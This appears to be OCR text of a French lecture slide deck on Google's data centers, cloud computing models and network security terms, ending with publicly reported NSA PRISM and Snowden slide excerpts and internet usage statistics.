
GOOGLE CIRCA 1999



1997




CorkBoard



1999

359 racks
- 31,654 machines
- 63,184 CPUs
- 126,368 Ghz of processing power
- 63,184 Gb of RAM
- 2,527 Tb of Hard Drive space

Google Cluster



2004

2006, The Dalles Data Center

The Dalles, Oregon Data Center - Hello City of The Dalles! - Windows Internet Explorer

http://www.google.com/datacenter/thedalles/index.html

Fichier Edition Affichage Favoris Outils ?

Favoris | Annotation (Harper's Mag... | The Dalles, Oregon Dat...

Page Sécurité Outils

Google **The Dalles, Oregon Data Center**

Home

Frequently Asked Questions

Data Center Details

Opportunities and Contacts

Community Outreach

Hello City of The Dalles!

Au moins 12 data center de grande capacité

Google is very happy to be located in The Dalles, Oregon.


We opened our data center here in 2006 and today we're fully operational with approximately 200 people on site, ranging from technology assistants to experienced data center managers. We have had an excellent experience in The Dalles as we've built out this $600 million investment, and we look forward to being a part of the Columbia Gorge community for many years to come.

We're eager to share more information with you about what we're doing in the area. On this site, you'll find information about:

- what exactly a data center is
- the kinds of jobs that are available
- what Google does
- how to contact us
- our community outreach program

Google's data center in the City of The ay be interested.

be part of the Columbia Gorge




GOOGLE data center (2008)

Internet | Mode protégé : activé 100%

The Dalles Data Center


- 3 bâtiments de 6400m² (2 construits)
- 1 million de serveurs
- 2^{50} octets (penta octet, 1024 To, 1 million de Go)
- 103 MW (un réacteur nucléaire produit entre 1000 et 1500 MW)
- La consommation électrique d'une ville de 80,000 habitants



En France le prix de revient du MW/h est de l'ordre de 5€, le prix de vente aux particuliers est de l'ordre de 75€

100MW, 200,000 €/jour

Le Cloud Computing



SaaS

PaaS

IaaS

Infrastructure Security: Networks

IDS: Intrusion Detection System
IPS: Intrusion Prevention System

DLP: Data Loss/Leak Prevention
DMZ: Demilitarized zone






FIGURE 3-1. Generic network topology for private cloud computing



Hacking Exposed, Top Ten Threats

En 2013 les échanges entre les data center de google ne sont pas chiffrés


TOP SECRET//SI//NOFORN




TOP SECRET//SI//NOFORN

http://www.washingtonpost.com/world/national-security/nsa-infiltrates-links-to-yahoo-google-data-centers-worldwide-snowden-documents-say/2013/10/30/e51d661e-4166-11e3-8b74-d89d714ca4dd_story.html

Le Cloud Privé Google



PRISM



http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/

TOP SECRET//SI//ORCON//NOFORN

Gmail facebook Hotmail msn YAHOO! Google skype paltalk.com YouTube AOL mail


SPECIAL SOURCE OPERATIONS

(TS//SI//NF) Introduction

U.S. as World's Telecommunications Backbone

PRISM

- Much of the world's communications flow through the U.S.
- A target's phone call, e-mail or chat will take the **cheapest** path, **not the physically most direct** path – you can't always predict the path.
- Your target's communications could easily be flowing into and through the U.S.




International Internet Regional Bandwidth Capacity in 2011

Source: Telegeography Research

TOP SECRET//SI//ORCON//NOFORN

This chart shows the 10 companies that reach the largest audience online. In July 2013, Google's various websites reached a total of 1.2 billion people across the globe!


Internet Business



Company	Employees	Sales M$
Microsoft	99,000	77,849
